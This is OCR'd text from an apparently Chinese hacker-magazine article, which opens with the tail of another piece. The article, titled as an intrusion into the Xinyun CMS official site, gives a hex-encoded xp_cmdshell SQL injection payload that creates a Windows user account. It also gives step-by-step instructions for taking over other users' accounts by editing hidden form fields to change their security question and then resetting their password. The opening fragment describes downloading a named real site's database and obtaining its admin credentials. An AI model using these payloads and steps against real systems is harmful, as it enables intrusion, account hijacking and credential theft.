


图4

终于暴出了数据库地址，把#mtsweatearttv.mdb的#号替换成%23得到完整地址 http://bbs.mt30.com/mttv/mt_sweatheartdata/%23mtsweatearttv.mdb。用FlashGet成功下载，打开数据库，如图5所示。




图5

把"vdizhi"表里的数据加上网址，很容易就得到了网络电视的链接地址。让我吃惊的是，数据库Admin表里还有管理员用户名和密码，这也算是意外的收获吧。

WTF: CMS系统大大方便了各位网友的建站过程，我们制作一个庞大的内容管理系统不再是件难事。但是因为CMS的强大功能，如果出现了安全隐患，就会对整个站点造成难以估计的影响。下文将为我们揭开新云CMS的最新漏洞，大家可以通过此次分析，对照自己所使用的CMS系统检查、修补。

适合读者：网络爱好者、入侵爱好者

前置知识：木马使用基础



入侵新云官方站点

——最新新云系统漏洞解析

文/图 萍水相逢

前几日论坛出问题了，又没时间花在上面，就顺手就关了，到现在都还处于瘫痪状态。这两天稍微轻松些，打算把网站恢复过来，由于没买SQL，只能用Access版本。但Access有个缺陷：在线人数多了非常影响网站的速度，所以我不得不下载一个能生成HTML的网站管理系统来使用。

在网上逛了一圈，发现新云网站管理系统还不错，后台功能非常强大，能生成HTML静态页面，速度也不错。于是马上DOWN一个下来，为了保证自己站点的安全，我对它代码进行了检查，发现此最新版本存在重大漏洞，下面我们就一起来分析一下。

SQL版绕过单引号注入漏洞

我花了两个小时的时间查看此系统源码，整体来说，这套系统还是很安全的，涉及数字型查寻的几乎都经过了IsNumeric()或Cint()、CLng()函数过滤 涉及字符型的也由函数CheckStr()、IsValidStr()过滤了。因IsNumeric()、Cint()、CLng()返回的都是数字，也就不存在注入，查寻CheckStr()来到inc/cls_main.asp中，从143行开始代码如下：

```
Public Function CheckStr(ByVal str)
        If IsNull(str) Then
                CheckStr = ""
                Exit Function
        End If
  str = Replace(str, Chr(0), "") //过滤0，16进进制中为0x00
  CheckStr = Replace(str, "'", "''") //过滤单引号(')
 End Function
```

从上面我们可以看出，CheckStr()过滤了单引号和16进制中的ox00，所以用了此函数过滤的变量都不存在注入漏洞。再次查找，我们来到user/changeinfo.asp文件。相关代码如下：

```
Sub ChangeUserInfo()
  On Error Resume Next
  Dim username, password,userid
  username = Replace(Request("username"),"'","''")
  //过滤了单引号
  userid = CLng(Request("userid"))
```

上面代码只对username过滤了单引号，如果对方是Access版本，则很难注入。但是SQL版本呢，我们可以通过如下方法绕过：

```
declare @a sysname
select @a=<command>
exec master.dbo.xp_cmdshell @a
```

上面语句的意思是先申明一个变量a，然后把我们的指令赋值给a，再调用变量a最终执行我们输入的命令。如我们的指令含有“'”（单引号），则将之转化为16进制的形式。如：命令'net user ttfct ttfct /add'转为16进制后代码为： 0x6E657420757365722074746663742074746663742 02F616464，那么我们的注入语句就变为了：declare%20@a%20sysname%20select%20@a=0x6E6574207573657220747466637420747466637420 2F616464%20exec%20master.dbo.xp_cmdshell%20@a;这样就达到绕过单引号的目的了。但是这种漏洞不好利用，因为它对权限要求比较高。

修改用户资料漏洞

此漏洞同样存在于user/changeinfo.asp中，相关代码如下：

```
Sub ChangeUserInfo()
  On Error Resume Next
  Dim username, password,userid
  username = Replace(Request("username"),"'","''") //
过滤了单引号
  userid = CLng(Request("userid"))【第一部分】
  If Founderr = True Then Exit Sub
  Set Rs = Server.CreateObject("ADODB.RecordSet")
  SQL = "select * from [NC_user] where username='"
&username & "' and userid=" & userid //在数据库中查寻是否存在上个表单提交过来的username和userid
  Rs.Open SQL, Conn, 1, 3
  If Rs.bof And Rs.EOF Then  //若不存在，则返回没有找到此用户信息！
  ErrMsg = ErrMsg + "<li>Sorry! 没有找到此用户信息! </li>"
```

```
        Founderr = True
        Exit Sub
        Else  //若存在则进行数据库更新操作
        Rs("nickname") = Trim(Request.Form("nickname"))
        //更新 称
        Rs("TrueName") = Trim(Request.Form("TrueName"))
        //更新真名
        Rs("usermail") = Trim(Request.Form("usermail"))//更新邮箱
        If Trim(Request.Form("HomePage")) <> "" Then Rs("HomePage") = Trim(Request.Form("HomePage"))//更新主页
        Rs("usersex") = Trim(Request.Form("usersex"))//更新性别
        Rs("question") = Trim(Request.Form("question"))//更新密码提示问题
        If Trim(Request.Form("answer")) <> "" Then Rs("answer") = md5(Trim(Request.Form("answer")))//更新密码提求答案
        Rs("phone") = Trim(Request.Form("phone"))//更新电话号
        Rs("oicq")=Trim(Request.Form("oicq"))//更新QQ号
        Rs("postcode") = Trim(Request.Form("postcode"))//更新邮政编码
        Rs("UserIDCard") = Trim(Request.Form("UserIDCard"))//更新身份证号
        Rs("address") = Trim(Request.Form("address"))//更新地址
        If Trim(Request.Form("BuyCode")) <> "" Then Rs("BuyCode") = md5(Trim(Request.Form("BuyCode")))//更新交易密码
        Rs.Update
        End If
        Rs.Close
        Set Rs = Nothing //更新完毕后，提示：恭喜您！用户资料修改成功！
        Call Returnsuc("<li>恭喜您！ 用户资料修改成功。</li>")
        End Sub【第2部分】
```

从第一部份代码我们可知 username是从上一个表单接收而来，在这里过滤了单引号，USERID过滤后只剩下数字。

第二段代码首先进行一次查寻操作，如果NC_user表中无对应的用户名及其相应的USERID号，那么返回信息："没有找到此用户信息！"，否则就将"用户昵称"，"真实姓名"，"用户邮箱"，"密码提示问题"，"密码问题答案"等更新到表NC_user中，如此一来，只要我们知道表NC_user中的任一用户的用户名和其对应的USERID号，那么我们就可以更改他的"密码提示问题"，"密码问题答案"了。

讲到这里，我想信大家都知道怎么做了吧。通过"忘记密码"功能，我们就可以修改该用户的密码。

但是如何得知用户的USERID号呢，总不至于从1猜到1000、2000吧？别担心，我们看看首页，在首页的左下角有一个"用户排行"，如图1 所示：

选择用户名单击右键→属性，例如我们选择"萍水相逢"，得到如图2 所示信息。注意后面的USERID=3，如此一来，我们就得到了萍水相逢的USERID值。现在我们就可以进行漏洞的利用了。




图1




图2

此漏洞的利用需要我们注册一个用户名，并且登录之后，才可能进行更改。

假如我们要更改"TTFCT"的信息，我们先注册一个用户（我注册的是用户名：123，密码：123），然后登录用户控制面板。如图3 所示。然后我们选择修改资料，如图4 所示。




图3




图4

在这里，我们发现，用户名是不可输入的，用户的ID也没有显示出来，我们从上面的漏洞分析知用户名（username）和用户ID号（USERID）确实是经过此表单提交到数据库进行了查寻，它这里屏蔽了输入，那么我们就只有通过修改源代码的方法来实现输入。

没修改前，其HTML代码如下：

```
<script language="JavaScript">locationid.innerHTML = "修改会员资料";</script>
<table cellspacing=1 align=center cellpadding=2 bgcolor=#cccccc border=0 class=Usertableborder>
<tr>
<th colspan=2>修改个人资料</th>
</tr>
<form method="post" name=myform action="?action=save">
```

```
<tr>
<td align=right width="25%" class=Usertablerow1 height=20>用户名: </td>
<td width="75%" class=Usertablerow1> <strong class=userfont1>123</strong>
<input type=hidden name=username value="123"><input type=hidden name=userid value="2"></td>
```

请大家注意以上的代码，由于原HTML代码将username和USERID的input type设置成hidden，所以我们看不到输入框了。这里只要稍微做一下修改就行了，把input type设置为text，修改后的代码如下：

```
<script language="JavaScript">locationid.innerHTML = "修改会员资料";</script>
<table cellspacing=1 align=center cellpadding=2 bgcolor=#cccccc border=0 class=Usertableborder>
<tr>
<th colspan=2>修改个人资料</th>
</tr>
<form method="post" name=myform action="?action=save">
<tr>
<td align=right width="25%" class=Usertablerow1 height=20>用户名: </td>
<td width="75%" class=Usertablerow1>
<input type=text name=username size=100 value="789"><input type=text name=userid value="2"></td>
```

修改后，显示效果如图5所示。




图5

在修改前，我们先看看ttfct的信息，如图6所示。




图6

大致总结一下此漏洞利用过程

1．注册用户，用户名和密码都为123，登录后台。

2．修改提交的页面为：<form method="post" name=myform action="http://127.0.0.1/user/changeinfo.asp?action=save">，点击我们修改后的HTML网页，按图5所示填好要修改的信息，注意用户名和其USERID号，我们已经知道ttfct的USERID号为1。

3．点击确认，得到成功提示。如图7所示。

